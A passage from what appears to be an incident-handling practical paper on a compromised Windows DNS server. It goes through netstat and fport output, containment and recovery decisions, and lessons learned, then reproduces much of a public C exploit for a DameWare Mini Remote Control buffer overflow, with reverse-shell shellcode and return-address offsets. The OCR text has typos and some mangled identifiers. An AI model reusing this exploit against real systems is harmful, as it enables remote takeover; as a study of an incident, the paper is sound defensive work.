  TCP    0.0.0.0:123            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1037           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1041           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1047           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1234           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2785           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2786           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6129           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1027         127.0.0.1:1037         ESTABLISHED
  TCP    127.0.0.1:1037         127.0.0.1:1027         ESTABLISHED
  TCP    192.168.1.102:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.102:14106    0.0.0.0:0              LISTENING
  UDP    0.0.0.0:53             *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1030           *:*
  UDP    0.0.0.0:1031           *:*
  UDP    0.0.0.0:1045           *:*
  UDP    127.0.0.1:53           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1026         *:*
  UDP    127.0.0.1:1035         *:*
  UDP    127.0.0.1:1036         *:*
  UDP    127.0.0.1:1038         *:*
  UDP    127.0.0.1:1039         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.1.102:53       *:*
  UDP    192.168.1.102:123      *:*
  UDP    192.168.1.102:137      *:*
  UDP    192.168.1.102:138      *:*
  UDP    192.168.1.102:1900     *:*
  UDP    192.168.1.102:6948     *:*
  UDP    192.168.1.102:57414    *:*
```

Figure 5-1 Active and listening TCP and UDP ports on the target machine.

After several hours of research and experimentation it was determined that although there were a number of ports that were unnecessarily open or listening, there seemed to be only one port listening that was not legitimate. It turns out that there should be no service running on this DNS server providing NTP

(network time protocol). Interviews with each administrator who has access to this particular server confirms that no administrators with the new organization installed any application provide the NT the service.

Once the determination has been made that there should be no service listening on port 123, netstat is run from a trusted source. The reason for this step is because it may be possible that the systems own netstat may have been replaced with a modified one in order to hide certain IP based communications. The netstat executable is one of several executables that are replaced by rootkits. Rootkits are tools used by attackers in order to hide evidence of a compromise and help to maintain control of a compromised system. A good introduction to rootkits can be found here: http://www.linuxdevcenter.com/pub/a/linux/2001/12/14/rootkit.html

An examination of the results of the latest netstat using a trusted executable running from a floppy disk shows that the results are the same.

Now the systems administrator acting as the incident Handler knees to determine which process is using TCP port 123.

The system administrator now runs the FPort from a trusted source to determine which processes listening on port 123. The process listening on port 123 is determined to be svcman.exe located in the \winnt\system32 folder. See the figure below.

```
A:\Forensic>fport
fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
1716  dns            ->  53    TCP   C:\Program Files\Network
Registrar\bin\dns.
exe
824   svcman         ->  123   TCP   C:\WINDOWS\System32\svcman.exe
908   svchost        ->  135   TCP   C:\WINDOWS\system32\svchost.exe
4     System         ->  139   TCP
4     System         ->  445   TCP
1020  svchost        ->  1025  TCP   C:\WINDOWS\System32\svchost.exe
1668  aiclockmgr     ->  1028  TCP   C:\Program Files\Network
Registrar\bin\aicl
ockmgr.exe
1716  dns            ->  1032  TCP   C:\Program Files\Network
Registrar\bin\dns.
exe
4     System         ->  1037  TCP
1488  DWRCS          ->  1041  TCP   C:\WINDOWS\SYSTEM32\DWRCS.EXE
1716  dns            ->  1234  TCP   C:\Program Files\Network
Registrar\bin\dns.
exe
1460  aicservagt     ->  2785  TCP   C:\Program Files\Network
Registrar\BIN\aics
ervagt.exe
1552  mcdsvr         ->  2786  TCP   C:\Program Files\Network
```

```
Registrar\bin\mcds
vr.exe
1212  svchost        ->  5000  TCP   C:\WINDOWS\System32\svchost.exe
1488  DWRCS          ->  6129  TCP   C:\WINDOWS\SYSTEM32\DWRCS.EXE
244   msmsgs         ->  7789  TCP   C:\Program Files\Messenger\msmsgs.exe

1488  DWRCS          ->  53    UDP   C:\WINDOWS\SYSTEM32\DWRCS.EXE
1668  aiclockmgr     ->  53    UDP   C:\Program Files\Network
Registrar\bin\aicl
ockmgr.exe
1716  dns            ->  53    UDP   C:\Program Files\Network
Registrar\bin\dns.
exe
1668  aiclockmgr     ->  123   UDP   C:\Program Files\Network
Registrar\bin\aicl
ockmgr.exe
1716  dns            ->  123   UDP   C:\Program Files\Network
Registrar\bin\dns.
exe
1716  dns            ->  137   UDP   C:\Program Files\Network
Registrar\bin\dns.
exe
4     System         ->  138   UDP
824   svcman         ->  445   UDP   C:\WINDOWS\System32\svcman.exe
908   svchost        ->  500   UDP   C:\WINDOWS\system32\svchost.exe
4     System         ->  1026  UDP
1488  DWRCS          ->  1030  UDP   C:\WINDOWS\SYSTEM32\DWRCS.EXE
1716  dns            ->  1031  UDP   C:\Program Files\Network
Registrar\bin\dns.
exe
1460  aicservagt     ->  1033  UDP   C:\Program Files\Network
Registrar\BIN\aics
ervagt.exe
1552  mcdsvr         ->  1034  UDP   C:\Program Files\Network
Registrar\bin\mcds
vr.exe
4     System         ->  1036  UDP
1020  svchost        ->  1045  UDP   C:\WINDOWS\System32\svchost.exe
1488  DWRCS          ->  1900  UDP   C:\WINDOWS\SYSTEM32\DWRCS.EXE
1212  svchost        ->  1900  UDP   C:\WINDOWS\System32\svchost.exe
244   msmsgs         ->  10882 UDP   C:\Program Files\Messenger\msmsgs.exe
0     System         ->  51278 UDP
```

Figure 5-2

Once again and examination of the output from the Evt port command can show how determining what processes should or should not may be running, or should or should not be using a particular port can be difficult to determine if a baseline has not been established.

Because the service in question, svcman.exe, resembles what may be a legitimate windows service and also resides in the system 32 folder, the system administrator attempts to search for the purpose of this executable on the Microsoft TechNet website. After several attempts with no results the system administrators switches from the Microsoft TechNet website to the global web search engine. A search for svcman.exe on Google, returns two solid hits both of which are listed below.

http://www.netwiz.com.au/montel.html - MonTel, “A Telephone call cost recovery CTI solution and call accounting system.”
- And –
http://foxitsoftware.com/default.htm - KoalaTerm “A cost effective terminal emulator for Windows 9x/ME/NT/2000/XP PCs.”

Although it turns out that both the MonTel telles products and the KualaTerm product both use an executable called svcman.exe. as part of their software package, neither products seems to have anything to do with the DNS server. Once again all administrators have access to the server or questioned about the two products, and again the results of the same, no administrators have recently installed any services are applications on the DNS server, and certainly not either of these two products.

At this point the system administrator acting as incident Handler believes that the system has somehow been compromised and a rouge service has been installed and configured to listen for incoming connections on TCP port123. All of the events are adding up.

- The emails from systems administrators of other organizations.
- The discovery of a listening port that cannot be accounted for.
- The discovery of a service that can not be accounted for.

The events gave added up to become an incident. It’s now time to start the containment phase of the incident handling process.

5.3 Containment

Normally the containment process would begin with contacting the rest of the Incident handling team as well as the administrator of the particular system.

The next step would be to make the decision to monitor the system in an attempt to catch and possibly identify the source of the attack and perhaps the identity of the attacker as well. If the decision is made to monitor the system it will be necessary some way to capture and analyze the traffic to and from the compromised host. This could be done by either inserting a hub between the host and it’s which or perhaps by configuring another switch port to be a monitoring port that would be able to monitor the traffic on the port used by the compromise host. On Cisco equipment this feature is called SPAN, Switched Port Analyzer. More information on this type of technology and how to configure Cisco’s switches to perform this function can be found here:
http://www.cisco.com/warp/public/473/41.html#prereq

Another step in the containment process should be to change the password of the administrator account of the compromised machine if t is to be returned to service. It the machine is a member of a domain, it mat be advisable to change the domain administrator password as well.

As in the case of this exercise, if a compromised host is being used in attacks against other networks the best course of action would probably be to take the compromised host off line and to start creating binary backups of the hard drives and begin a full investigation. It would be wise to have all the evidence collected and analyzed before any legal proceedings that might be initiated by law enforcement or organizations that have been affected by an attack involving this particular host.

An effort that might be made and parallel to this one could be to build a new DNS server in order to replace the one that has been taken offline. However because DNS systems are inherently redundant, this task may not be necessary. It may be possible to continue to operate the system relying solely on the secondary DNS server until the primary can be brought back online. It should be noted that decisions discussed in the last two paragraphs our business decisions that will have to be made by the management team. It is not the job Of the incident Handler to make the decision only to advise.

In this scenario, the system administrator contacts his supervisor, a member of management, and relates his findings to him. The systems administrator recommends that several binary images of the hard drive be made, and that a full investigation be performed on the contents of the DNS server's hard disk drive. The supervisor disagrees in recommends that the offending service be removed and that the server be monitored for any additional signs of trouble. The administrator is concerned about not doing a full investigation, he recommends the possibility of a rootkit to the supervisor. The supervisor in turn asks what evidence the administrator has to support the possibility of the rootkit. The systems administrator must admit that at this point in the preliminary investigation he has none. Again the supervisor asks the systems administrator how the machine could have become compromised. Again the systems administrator must admit that although he does not know at this time, however he advises the supervisor that a full investigation may yield the source of the compromise. The supervisor then asks how long the investigation may take from beginning to end, and the systems administrators reply is perhaps a couple of days. The supervisor feels that several days is too much time to commit to investigate and of one compromised machine, so here a year rates his original instructions of removing the offending service and monitoring the system.

The systems administrator suggests to the supervisor that he check the other servers in both the DMZ and the internal network for evidence of the same executable and service. The supervisor agrees. The systems administrator checks the other servers and discovers no evidence of the offending service.

5.4 Eradication

The recovery process relies heavily on the information gathered during a the identification and containment phases of the incident handling process. Before deterring the steps that need to be carried out during eradication process it is necessary to determine how the host was compromised, and to what degree. Whether an application was installed, an administrator account and added, or a kernel level rootkit, determines to what degree the system will need to be modified in order to fully eradicate the source of the compromise. If only applications in additional accounts have been added they can be either move fairly easily and then machine put back into service without much concern. However, if critical components of the operating system have been replaced and the attacker has managed to hide many of the tools and services and he relies on, then the machine may need to be we built from the ground up. Depending on the type of system that has been compromised, for example a file server, data may need to be restored from a set of reliable backups.

The current scenario continues with the system administrator following his supervisor's earlier instructions to remove the service. He reboots the machine, and checks to ensure that port 123 is now closed. It is.

5.5 Recovery

The recovery phase is when all systems activities are returned to normal. Systems that were previously taken offline are brought back online. If the incident handlers to control of systems, then control the systems need to be returned back to the systems administrators. Is recommended that a formal document be used for this process. This ensures that all parties understand the conditions under which the change occurred. It also acts as a good point of closure for the systems administrators, now they can get back to business.

The recovery phase should also include monitoring of the systems. The systems administrators should watch a previously a compromised system even closer than they had before. This would also be a good time to establish the baseline if one had not previously been established.

Once again, the systems administrator contacts the supervisor to inform him that the system is no longer listening on port 123 and seems to be functioning normally. The supervisor commends systems administrator for his investigative work and instructs him to reply to the administrators who complained of attacks coming from the compromised DNS server. After completing that task the systems administrator is then to return to the tasks he was performing prior the incident with the DNS server.

5.6 Lessons Learned

Although the lessons learned faces the final phase of the incident handling process is probably the second most important phase next to the preparation

phase. This is the period where the incident handling team gets to employ hindsight. A careful review of all of the previous steps should show how each step can be modified to improve the overall incident handling process with special attention being paid to the preparation phase. If used properly the lessons learned phase will not only make negating an attack and more efficient process which should help to significantly reduce the number of incidents that actually occur.

5.6.1 The report

The first step in the incident phase is the report the report should be generated by the lead on site Handler perhaps with input from the other handlers on side as well. After completing the initial report the Handler should submit the report in a draft form to each member of the incident handling team into any other party involve the incident. You should ask for input and consensus on the findings of the report, and ask that beach party sign off on the report. This last step is to particularly important if the incident were to become a matter of legal proceedings.

After each party has had the opportunity to review and sign off on the report A meeting with each individual of the instead handling team should be held. The purpose of this meeting is to cover each aspect of the incident with the intent of improving the process. It is important not to get caught up in blame laying and finger pointing. That is not the purpose of this meeting. The purpose is to simply determine if and how policies and procedures can be modified in order to improve the system.

5.6.2 The meeting

The meeting should result in a number of action points which can be addressed by various members of the incident handling team and/or management. Each action point should have an individual or group of individuals assigned and empowered to address their assigned issue.

Although the systems administrator acting as an incident Handler in this scenario will have the benefit of knowing everything that the attacker did they were missed during his handling of the incident in each of the key points will be covered.

5.6.3 What did this Handler learn?

The most important lesson that this Handler probably learned was that the lack of comprehensive IP security policies and procedures were a major hindrance to the proper execution of the incident handling process. It seemed that nearly every step of the way The Handler was given instructions by a supervisor that may have had a little or no security training. Nevertheless, is clearly are written comprehensive I T. securityfocus seas were in place there would've been less

guesswork and possibly more results. Rather than trying to decide what to do on the fly, the policies and procedures to provide clear guidelines on what should be done next during each phase of the incident handling process. Having policies and procedures in place remove this guesswork and reduces the chances of making mistakes because established industry best practices can be followed.

5.6.4 What other lessons should have been learned?

5.6.4.1 Do not overlook services and applications when developing a patching and updating strategy.

Had this handler been allowed to perform a proper investigation he may well have discovered that the compromised system was operating with a version of DameWare Mini Remote Control that suffered from buffer overflow vulnerability. He may well have made the determination that exploit of this vulnerability was how the attacker gained access to the system. Additionally, he may also have discovered that defending against this particular attack, and also this type of attack and general is actually a fairly straightforward process. First and foremost, patch all services and applications. Many systems administrators go to great lengths in order to ensure that their operating systems, and the virus software and intrusion detection systems are kept up to date. It is equally important that all applications and services are also kept up to date in order reduce the exposure to exploit that take advantage of vulnerabilities such as the one used for this exercise.

5.6.4.2 Firewall rules

A proper investigation may have also discovered that relaxed firewall rules allowed an attacker from outside of the trusted network to access the DameWare Mini Remote Control service port at TCP 6192. There is no need for the firewall to forward traffic on all ports to the DNS server. Access to this port or any other port other that UDP port 53 does not needed by the DNS server. Access to ports used for management and domain transfers should be restricted to internal addresses only. should be restricted to internal IP addresses only. If management capabilities are required from outside the trusted network VPN should be used to provide the management workstation with a trusted IP addresses for this purpose.

5.6.4.3 Improvements to Network Infrastucture

One of the things that can be done to enhance the security of this network would be to eliminate the virtual DMZ and implement a traditional DMZ which exists on its own dedicated interface. And Virtual DMZs is are commonly found in the home and small office networks which use broadband routers that don't support additional interfaces. This would allow the use of more restrictive filter rules on

the firewall. This would also allow us to move network address translation away from the router and onto the firewall where would provide better protection for the internal network.

5.6.4.4 The importance of comprehensive and enforceable IT policies and procedures can not be stressed enough.


Policies and procedures regarding the installation, tracking, and maintenance of not only operating systems but also services and applications.
Regularly test the firewall rules, it's functionality including logging capabilities. Dial up accounts work well for testing firewall rules.

If it is a requirement for the organization to be able to manage DMZ and other private resources from outside the private network is imperative that you maintain proper service pack and patch levels for both your operating systems and your applications, especially those used for remote management.

6 Extras

6.1 DameWare Exploit Attack Prevalence to Date

As indicated in the figure below the DameWare exploit remains active on the Internet in the top ten list even as of this writing April 4 2004. This data was of course the obtained from the Internet storm center web site. http://isc.sans.org/



Top Attacked Ports Trends

epmap	135	6129	dameware
mydoom	3127	3127	mydoom
ms-sql-m	1434	1027	icq
netbios-ns	137	445	microsoft-ds
microsoft-ds	445	1026	nterm
telnet	23	80	www
---	20168	139	netbios-ssn
www	80	2234	directplay
netbios-ssn	139	3128	squid-http
dameware	6129	1433	ms-sql-s
http://isc.sans.org/port_details.html?port=	http://isc.sans.org/port_details.html?port=	113	ident

Legend: The arrows indicate changes in activity over the last 2 days compared to the average activity over the last 30 days.
- no significant change. - decreased activity.
- increased activity.

Figure 6-1 DameWare Exploit Attack Prevalence to Date

6.2 What the attackers are talking about

Visit this page to read an interesting thread on the MRC version of the exploit: http://www.governmentsecurity.org/forum/index.php?s=3c891df119071573e73ee7c1a6705eb9&showtopic=5389&st=0 What I noticed right away was the number of script kiddies who are having difficulty getting the exploit to work because they had not bothered to read the Bugtraq or the search alert on the vulnerability. As you read for the messages you will see time and time again they ask for help with the exploit while referring to running it against a version that has been patched. Obviously this is the zero- skill-set hacker looking for an easy mark. Many of them couldn't even compile the source code and asked for the other readers to post the executable. Thankfully no one ever did.

6.3 Source code for Adik's variant of the DameWare Mini Remote Control Server <= 3.72 Buffer Overflow Vulnerability Exploit, "Dmware"

```
/*****************************************************************************
 *
 *             DameWare Remote Control Server Stack Overflow Exploit
 *
 *             Discovered by:                wirepair
 *             Exploit by:                           Adik [ netmaniac (at) hotmail.KG ]

 *
 *             Vulnerable Versions:   <= 3.72.0.0
 *             Tested on:                            3.72.0.0 Win2k SP3 & WinXp SP3
 *             Payload:                              Reverse Connect Shellcode, exits
gracefully
 *                                                           doesn't terminate remote
process.
 *
 * [16/Dec/2003] Bishkek
 *****************************************************************************/


#include <stdio.h>
#include <string.h>
#include <winsock.h>
//#include "netmaniac.h"
#pragma comment(lib,"ws2 32")
#define ACCEPT TIMEOUT 10
#define RECVTIMEOUT           15

#define ID UNKNOWN            0
#define ID_WIN2K              1
#define ID_WINXP              2
#define ID WIN2K3             3
#define ID WINNT              4
#define VER                           "0.5"
//#include "dmware.rc"

/*****************************************************************************/
        unsigned char send buff[40] = {
        0x30, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0xC3, 0xF5, 0x28, 0x5C, 0x8F, 0xC2, 0x0D, 0x40,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00
        };

        unsigned char kyrgyz rshell[] = { //418
        0xEB, 0x03, 0x5D, 0xEB, 0x05, 0xE8, 0xF8, 0xFF, 0xFF, 0xFF, 0x8B, 0xC5, 0x83,
0xC0, 0x11, 0x33,
        0xC9, 0x66, 0xB9, 0xa2, 0x01, 0x80, 0x30, 0x88, 0x40, 0xE2, 0xFA,
        0xDD, 0x03, 0x64, 0x03, 0x7C, 0xEE, 0x09, 0x64, 0x08, 0x88, 0x60, 0xAE, 0x89,
0x88, 0x88, 0x01,
        0xCE, 0x74, 0x77, 0xFE, 0x74, 0xE0, 0x06, 0xC6, 0x86, 0x64, 0x60, 0xA3, 0x89,
0x88, 0x88, 0x01,
        0xCE, 0x64, 0xE0, 0xBB, 0xBA, 0x88, 0x88, 0xE0, 0xFF, 0xFB, 0xBA, 0xD7, 0xDC,
0x77, 0xDE, 0x64,
        0x01, 0xCE, 0x70, 0x77, 0xFE, 0x74, 0xE0, 0x25, 0x51, 0x8D, 0x46, 0x60, 0x82,
0x89, 0x88, 0x88,
        0x01, 0xCE, 0x56, 0x77, 0xFE, 0x74, 0xE0, 0xFA, 0x76, 0x3B, 0x9E, 0x60, 0x72,
0x88, 0x88, 0x88,
        0x01, 0xCE, 0x52, 0x77, 0xFE, 0x74, 0xE0, 0x67, 0x46, 0x68, 0xE8, 0x60, 0x62,
0x88, 0x88, 0x88,
        0x01, 0xCE, 0x5E, 0x77, 0xFE, 0x70, 0xE0, 0x43, 0x65, 0x74, 0xB3, 0x60, 0x52,
0x88, 0x88, 0x88,
        0x01, 0xCE, 0x7C, 0x77, 0xFE, 0x70, 0xE0, 0x51, 0x81, 0x7D, 0x25, 0x60, 0x42,
0x88, 0x88, 0x88,
        0x01, 0xCE, 0x78, 0x77, 0xFE, 0x70, 0xE0, 0x64, 0x71, 0x22, 0xE8, 0x60, 0x32,
0x88, 0x88, 0x88,
        0x01, 0xCE, 0x60, 0x77, 0xFE, 0x70, 0xE0, 0x6F, 0xF1, 0x4E, 0xF1, 0x60, 0x22,
0x88, 0x88, 0x88,
        0x01, 0xCE, 0x6A, 0xBB, 0x77, 0x09, 0x64, 0x7C, 0x89, 0x88, 0x88, 0xDC, 0xE0,
0x89, 0x89, 0x88,
        0x88, 0x77, 0xDE, 0x7C, 0xD8, 0xD8, 0xD8, 0xD8, 0xC8, 0xD8, 0xC8, 0xD8, 0x77,
```

```
0xDE, 0x78, 0x03,
       0x50, 0xE0, 0x48, 0x20, 0xB7, 0x89, 0xE0, 0x8A, 0x88, 0xAA, 0x99, 0x03, 0x44,
0xE2, 0x98, 0xD9,
       0xDB, 0x77, 0xDE, 0x60, 0x0D, 0x48, 0xFD, 0xD2, 0xE0, 0xEB, 0xE5, 0xEC, 0x88,
0x01, 0xEE, 0x5A,
       0x0B, 0x4C, 0x24, 0x05, 0xB4, 0xAC, 0xBB, 0x48, 0xBB, 0x41, 0x08, 0x49, 0x9D,
0x23, 0x6A, 0x75,
       0x4E, 0xCC, 0xAC, 0x98, 0xCC, 0x76, 0xCC, 0xAC, 0xB5, 0x76, 0xCC, 0xAC, 0xB6,
0x01, 0xD4, 0xAC,
       0xC0, 0x01, 0xD4, 0xAC, 0xC4, 0x01, 0xD4, 0xAC, 0xD8, 0x05, 0xCC, 0xAC, 0x98,
0xDC, 0xD8, 0xD9,
       0xD9, 0xD9, 0x4E, 0xCC, 0xAC, 0x8B, 0x80, 0xC9, 0xD9, 0xC1, 0xD9, 0xD9, 0x77,
0xFE, 0x5A, 0xD9,
       0x77, 0xDE, 0x52, 0x03, 0x44, 0xE2, 0x77, 0x77, 0xB9, 0x77, 0xDE, 0x56, 0x03,
0x40, 0xDB, 0x77,
       0xDE, 0x6A, 0x77, 0xDE, 0x5E, 0xDE, 0xEC, 0x29, 0xB8, 0x88, 0x88, 0x88, 0x03,
0xC8, 0x84, 0x03,
       0xF8, 0x94, 0x25, 0x03, 0xC8, 0x80, 0xD6, 0x4A, 0x8C, 0x88, 0xDB, 0xDD, 0xDE,
0xDF, 0x03, 0xE4,
       0xAC, 0x90, 0x03, 0xCD, 0xB4, 0x03, 0xDC, 0x8D, 0xF0, 0x8B, 0x5D, 0x03, 0xC2,
0x90, 0x03, 0xD2,
       0xA8, 0x8B, 0x55, 0x6B, 0xBA, 0xC1, 0x03, 0xBC, 0x03, 0x8B, 0x7D, 0xBB, 0x77,
0x74, 0xBB, 0x48,
       0x24, 0xB2, 0x4C, 0xFC, 0x8F, 0x49, 0x47, 0x85, 0x8B, 0x70, 0x63, 0x7A, 0xB3,
0xF4, 0xAC, 0x9C,
       0xFD, 0x69, 0x03, 0xD2, 0xAC, 0x8B, 0x55, 0xEE, 0x03, 0x84, 0xC3, 0x03, 0xD2,
0x94, 0x8B, 0x55,
       0x03, 0x8C, 0x03, 0x8B, 0x4D, 0x63, 0x8A, 0xBB, 0x48, 0x03, 0x5D, 0xD7, 0xD6,
0xD5, 0xD3, 0x4A,
       0x8C, 0x88
       };

/*****************************************************************************/
long gimmeip(char *hostname);
void cmdshell (int sock);
int check_os(char *host,unsigned short target_port, unsigned int *sp);

struct timeval tv;
fd set fds;
char recv_buff1[5000]="";
/***********************-( os jmp esp offsets )-*******************************/
struct sp levels
{
       unsigned long eip;
       char library[20];
} ;
/*************-[ offsets grabbed from www.metasploit.com ]-*********************/
struct
{
       //int sp;
       //unsigned long eip;
       char os type[10];
       struct sp_levels sp[7];

} target os[]=
{
       {
              "UNKNOWN",{{0,""},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""}}
       },
       {
                     "WIN 2000",
                     {{ 0x750362c3,"ws2 32.dll" },{ 0x75035173,"ws2 32.dll" },{
0x7503431b,"ws2 32.dll" },
                     {  0x77db912b,"advapi32.dll" },{ 0x7c372063,"advapi32.dll" },{ 0,""
},{ 0,"" }     }
       },
       {
                     "WIN XP",
                     {       { 0x71ab7bfb,"ws2 32.dll" },{ 0x71ab7bfb,"ws2 32.dll" },{
0,"" },
                            { 0,"" },{ 0,"" },{ 0,"" },{ 0,"" }   } //2 sp on winxp
```

```
        },
        {
                        "WIN 2003",

        {{0x77db565c,"advapi32.dll"},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""},{0,""}}//SP 0??
        },
        {
                        "WIN NT4",
                        { // only SP3 + SP 6 r filled in
                        { 0x77777777,"unknown.dll" },{ 0x77777776,"unknown.dll" },{
0x77777775,"unknown.dll" },
                        { 0x77f326c6,"kernel32.dll" },{ 0x77777773,"unknown.dll" },{
0x77777772,"unknown.dll" },
                        { 0x77f32836,"kernel32.dll" }
                        }//6 SP
        }

};
/*****************************************************************************/


int main(int argc,char *argv[])
{
               WSADATA wsaData;
               struct sockaddr in targetTCP, localTCP, inAccTCP;
               int sockTCP,s,localSockTCP,accSockTCP, acsz,switchon;
               unsigned char send packet[4135]="";
               unsigned short local port, target port;
               unsigned long local_ip, target_ip;
               unsigned int os_sp=0;
               int os ver=0;
               printf("\n\t...oO DameWare Remote Control Server Overflow Exploit
Oo...\n\n"
                                    "\t\t-( by Adik netmaniac[at]hotmail.KG )-\n\n");
               printf(" - Versions vulnerable: <= DWRCS 3.72.0.0\n");
               printf(" - Tested on: DWRCS ver: 3.72.0.0 Win2k SP3 & WinXP SP1\n\n");
               if(argc < 4)
               {

                       printf(" Usage: %s <TargetIP> <TargetPort> <YourIp> <YourPort>\n"
                                       " eg: %s 10.0.0.1 6129 10.0.0.2
21\n\n",argv[0],argv[0]);
                       return 1;
               }

               WSAStartup(0x0202, &wsaData);
               target_port = atoi(argv[2]);

               local port = htons((unsigned short)atoi(argv[4]));
               local ip = inet addr(argv[3]);
               local port ^= 0x8888;
               local ip ^= 0x88888888;

               *(unsigned long *)&kyrgyz_rshell[194+27] = local_ip;
               *(unsigned short *)&kyrgyz rshell[201+27] = local port;

               printf( "[*] Target IP:\t%s \tPort: %s\n"
                                  "[*] Local IP:\t%s \tListening Port:
%s\n\n",argv[1],argv[2],argv[3],argv[4]);

               target ip=gimmeip(argv[1]);
        memset(&targetTCP, 0, sizeof(targetTCP));
               memset(&localTCP, 0, sizeof(localTCP));

        targetTCP.sin_family = AF_INET;
        targetTCP.sin addr.s addr = target ip;
        targetTCP.sin port = htons(target port);

               localTCP.sin family = AF INET;
        localTCP.sin_addr.s_addr = INADDR_ANY;
        localTCP.sin_port = htons((unsigned short)atoi(argv[4]));
```

```
               printf("[*] Initializing sockets...");

        if ((sockTCP = socket(AF INET, SOCK STREAM, 0)) == -1)
               {
                              printf("\t\t\t[ FAILED ]\n Socket1 not initialized!
Exiting...\n");
                              WSACleanup();
                return 1;
               }
               if ((localSockTCP = socket(AF_INET, SOCK_STREAM, 0)) == -1)
               {
                              printf("\t\t\t[ FAILED ]\n Socket2 not initialized!
Exiting...\n");
                              WSACleanup();
                return 1;
               }
               printf("\t\t\t[ OK ]\n");

               printf("[*] Binding to local port: %s...",argv[4]);

               if(bind(localSockTCP,(struct sockaddr *)&localTCP,sizeof(localTCP)) !=0)
               {
                              printf("\t\t[ FAILED ]\n Failed binding to port: %s!
Exiting...\n",argv[4]);
                              WSACleanup();
                return 1;
               }

               printf("\t\t[ OK ]\n");
               printf("[*] Setting up a listener...");
               if(listen(localSockTCP,1) != 0)
               {
                              printf("\t\t\t[ FAILED ]\nFailed to listen on port: %s!
Exiting...\n",argv[4]);
                              WSACleanup();
                return 1;
               }
               printf("\t\t\t[ OK ]\n");
               os_ver = check_os(argv[1],(unsigned short)atoi(argv[2]),&os_sp);

               printf(" EIP: 0x%x
(%s)\n\n",target os[os ver].sp[os sp].eip,target os[os ver].sp[os sp].library);
               printf("[*] Constructing packet for %s SP:
%d...",target os[os ver].os type,os sp);
               memcpy(send_packet,"\x10\x27",2);
               //memcpy(send_packet+500,"neTmaNiac",strlen("netmaniac"));
               memset(send packet+0xc4+9,0x90,700);

               *(unsigned long*)&send packet[516] = target os[os ver].sp[os sp].eip;

               memcpy(send packet+520,kyrgyz rshell,strlen(kyrgyz rshell));
               memcpy(send_packet+0x3d0,"neTmaNiac",9);
               memcpy(send_packet+0x5b4+0x24,"netmaniac was here",18);

               memcpy(send packet+0x5b4+0x128,"12/12/04 13:13:13",17);

               memcpy(send packet+0x5b4+0x538,"netninjaz place",15);

               memcpy(send_packet+0x5b4+0x5b4+0x88,"131.131.131.131",16);

               memcpy(send packet+0x5b4+0x5b4+0x394,"3.72.0.0",strlen("3.72.0.0"));

               printf("\t[ OK ]\n");

               printf("[*] Connecting to %s:%s...",argv[1],argv[2]);

               if(connect(sockTCP,(struct sockaddr *)&targetTCP, sizeof(targetTCP)) != 0)
               {
                      printf("\n[x] Connection to host failed! Exiting...\n");
                      WSACleanup();
```

```
                        exit(1);
                }
                printf("\t\t[ OK ]\n");

                switchon=1;
                ioctlsocket(sockTCP,FIONBIO,&switchon);
                tv.tv sec = RECVTIMEOUT;
                tv.tv usec = 0;
                FD ZERO(&fds);
                FD SET(sockTCP,&fds);

                if((select(1,&fds,0,0,&tv))>0)
                {
                        recv(sockTCP, recv buff1, sizeof(recv buff1),0);
                }
                else
                {
                        printf("[x] Timeout! Failed to recv packet.\n");
                        exit(1);
                }

                //DumpMemory(recv_buff1,50);
                memset(recv_buff1,0,sizeof(recv_buff1));

                switchon=0;
                ioctlsocket(sockTCP,FIONBIO,&switchon);

